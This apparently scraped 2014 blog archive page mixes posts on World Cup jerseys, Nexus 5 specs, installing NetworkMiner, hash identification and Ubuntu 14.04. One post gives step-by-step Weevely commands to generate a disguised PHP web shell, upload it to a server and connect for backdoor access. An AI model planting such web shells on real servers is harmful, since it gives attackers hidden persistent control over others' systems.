Wednesday, May 21, 2014

FIFA WorldCup 2014 - Jerseys

Soccer is the most exciting sports of the world. Everybody knows how to play it.  It is the most popular sport of the world. Worldcup has always been the most exciting events of the world. Only few weeks left to kick off  FIFA WorldCup 2014 in Brazil. As we all know every Worldcup , player come up with new jerseys of their country , so wonder how is the new worldcup jersey of your favorite team ?

Ok here is the new  jersey of FIFA WorldCup 2014 of your favorite team.


1. Brazil


 2 . Spain


 3. Portugal 


4. Italy 


 5.  Germany


6. Argentina 


7. Netherlands


8.  France 


9. Mexico 


10. Japan 


11.  Cameroon


12. Croatia


13. England


14. Cote D'Ivoire 


15. Belgium 


16. Ghana


17. Greece


18. Russia


19. United States


20. Iran


21. South Korea


22. Hondurus


23. Nigeria


24. Ecuador


25. Costa Rica


26. Chile 


27. Algeria


28. Colombia


29. Uruguay


30. Switzerland


31. Australia


Image Reference : NIKE


Google Nexus 5


Google Nexus 5 is the Google's latest member of the Nexus Family. It was created in collaboration with LG. It runs on a clean Android version , Android 4.4 KitKat. It is the first ever phone with Android 4.4 Kitkat. Nexus 5 is powered by a powerful Qualcomm Snapdragon 2.3GHz quad-core processor,2GB of RAM and an Adreno 330 GPU. The 4.95" True HD IPS Plus display has a resolution of 1080 x 1920, with a pixel density of 445 ppi.It is available  in black or white and two memory versions 16 GB or 32 GB.It also includes 8MP camera for capturing the worlds image and LTE connectivity and a 2300mAh battery.


In Nepal , Ncell is promoting Google Nexus by offering various offers on Google Nexus. Now you can get your new Google Nexus 5 loaded with Ncell Pro Premium plan and 10 GB data included (every month) by just paying Rs. 4,388 per month for the contract period of 24 months.

The Ncell Pro Premium plan in the Nexus 5 comes with:

* Free 700 min local calls.
* Free 700 local SMS.
* 70MB data every month along with 10 GB data every month.
* 5% Discount on five of your favorite international destinations.


Here are the General Features of Google Nexus.

Announced - 2013, October
Status - Available. Released 2013, November BODY
Dimensions 137.9 x 69.2 x 8.6 mm (5.43 x 2.72 x 0.34 in)
Weight 130 g (4.59 oz) DISPLAY
Type True HD IPS Plus capacitive touchscreen, 16M colors
Size 1080 x 1920 pixels, 4.95 inches (~445 ppi pixel density)
Multitouch Yes
Protection Corning Gorilla Glass 3 SOUND
Alert types Vibration; MP3, WAV ringtones
Loudspeaker Yes
3.5mm jack Yes MEMORY
Card slot No
Internal 16/32 GB, 2 GB RAM DATA
GPRS Class 12 (4+1/3+2/2+3/1+4 slots), 32 - 48 kbps
EDGE Class 12
Speed DC-HSDPA, 42 Mbps; HSDPA, 21 Mbps; HSUPA, 5.76 Mbps; LTE, Cat3, 50 Mbps UL, 100 Mbps DL
WLAN Wi-Fi 802.11 a/b/g/n/ac, dual-band, Wi-Fi hotspot
Bluetooth Yes, v4.0 with A2DP
NFC Yes
USB Yes, microUSB (SlimPort) v2.0 CAMERA
Primary 8 MP, 3264 x 2448 pixels, autofocus, optical image stabilization, LED flash
Features Geo-tagging, touch focus, face detection, photo sphere
Video Yes, 1080p@30fps
Secondary Yes, 1.3 MP FEATURES
OS Android OS, v4.4 (KitKat)
Chipset Qualcomm MSM8974 Snapdragon 800
CPU Quad-core 2.3 GHz Krait 400
GPU Adreno 330
Sensors Accelerometer, gyro, proximity, compass, barometer
Messaging SMS(threaded view), MMS, Email, Push Mail, IM, RSS
Browser HTML5
Radio No
GPS Yes, with A-GPS support and GLONASS
Java Yes, via Java MIDP emulator
Colors Black, White
-Wireless charging
- SNS integration
- Active noise cancellation with dedicated mic
- MP4/H.264/H.263 player
- MP3/WAV/eAAC+/AC3 player
- Organizer
- Image/video editor
- Document editor
- Google Search, Maps, Gmail,
YouTube, Calendar, Google Talk, Picasa
- Voice memo/dial/commands
- Predictive text input


Video : 


References : 


Sunday, May 4, 2014

Friday, April 25, 2014

Backdooring Server Via Weevely


Weevely is a stealth PHP web shell that simulate an SSH-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones. 
You can Download weevely from  : Weevely Download


First run Weevely.


Run the following command  :
python weevely.py generate [PASSWORD]  [location]/filename.php 
For example :
python weevely.py generate nepal123  /home/lamgade/Desktop/uban.php
 ”nepal123″ is my password. “uban.php” is my filename.   You can keep any filename.php. You can keep other extension like “.htaccess” , “.img”
Now “uban.php” is a backdoor.


Once you have generated the backdoor, upload your backdoor in any web server and just use the following command to back connect.
For example i have uploaded backdoor in my localhost. And here is the backdoor location.
http://localhost/wordpress/wp-content/uploads/2014/04/uban.php 
And now my weevely command to back connect will be :
python weevely.py [URL OF THE BACKDOOR] [PASSWORD OF THE BACKDOOR]
python weevely.py http://localhost/wordpress/wpcontent/uploads/2014/04/uban.php nepal123
And when i connect it will give me the backdoor access.


Note : This tutorial is only for education purpose. I am not responsible for any action you do.


Monday, April 21, 2014

Installing NetworkMiner In Linux


  (Image Logo Ref : http://www.netresec.com/images/NetworkMiner_logo_313x313.png )

NetworkMiner is a Network Forensic Analysis Tool. NetworkMiner can be used as a passive network sniffer/packet capturing tool in order to detect operating systems, sessions, hostnames, open ports etc. without putting any traffic on the network. NetworkMiner can also parse PCAP files for off-line analysis and to regenerate/reassemble transmitted files and certificates from PCAP files.
NetworkMiner collects data (such as forensic evidence) about hosts on the network rather than to collect data regarding the traffic on the network. The main user interface view is host centric (information grouped per host) rather than packet centric (information showed as a list of packets/frames).

In Windows you can install it easily but in Linux its little different. Here's how to install a NetworkMiner in Ubuntu 13.04/13.10


Step 1 : Installing Mono

 sudo apt-get install libmono-winforms2.0-cil


Step 2: Installing NetworkMiner 


wget sourceforge.net/projects/networkminer/files/latest -O /tmp/networkminer.zip


(Above command will download and save the NetworkMiner.zip in /temp/ directory , You can save it to anywhere you like)

sudo unzip /tmp/networkminer.zip -d /opt/

(This command will  unzip and move your saved file to /opt/ directory )

cd /opt/NetworkMiner*
sudo chmod +x NetworkMiner.exe
sudo chmod -R go+w AssembledFiles/
sudo chmod -R go+w Captures/


Step 3 : Running NetworkMiner 

mono NetworkMiner.exe


Sunday, April 20, 2014

Hash Identifier – Identify Your Password Algorithm


Hashing is the method of encrypting our password. Many sites and CMS uses hashing algorithm to encrypt our password. Most popular hashing algorithm is Md5 . There are many type of hashing algorithm like , Md5 , SHA ,MYSQL , Md5 WordPress. Today we will see how to identify our password hashing algorithm.
How to identify these hashing algorithm ?

For that we will be using a hash identifier script written by “Zion3R”( root@blackexploit.com)

When we run the script :

In the above figure , we inputted the hash and it shows the possible hashing algorithm  which is Md5 (WordPress)


Friday, April 18, 2014

Ubuntu 14.04 LTS "Trusty Tahr" Released

Ubuntu Linux version 14.04 LTS ( Long Term Support)  "Trusty Tahr"  has been released which will be focusing on the improvement of  the Ubuntu desktop experience and it may mark a new era in Canonical's relationship with Ubuntu users since it offers some tweaks that many have been asking for since Ubuntu switched to the Unity desktop. 


 Image Credit : Terry Relph-Knight/ZDNet


Ubuntu Official release  :  http://releases.ubuntu.com/14.04/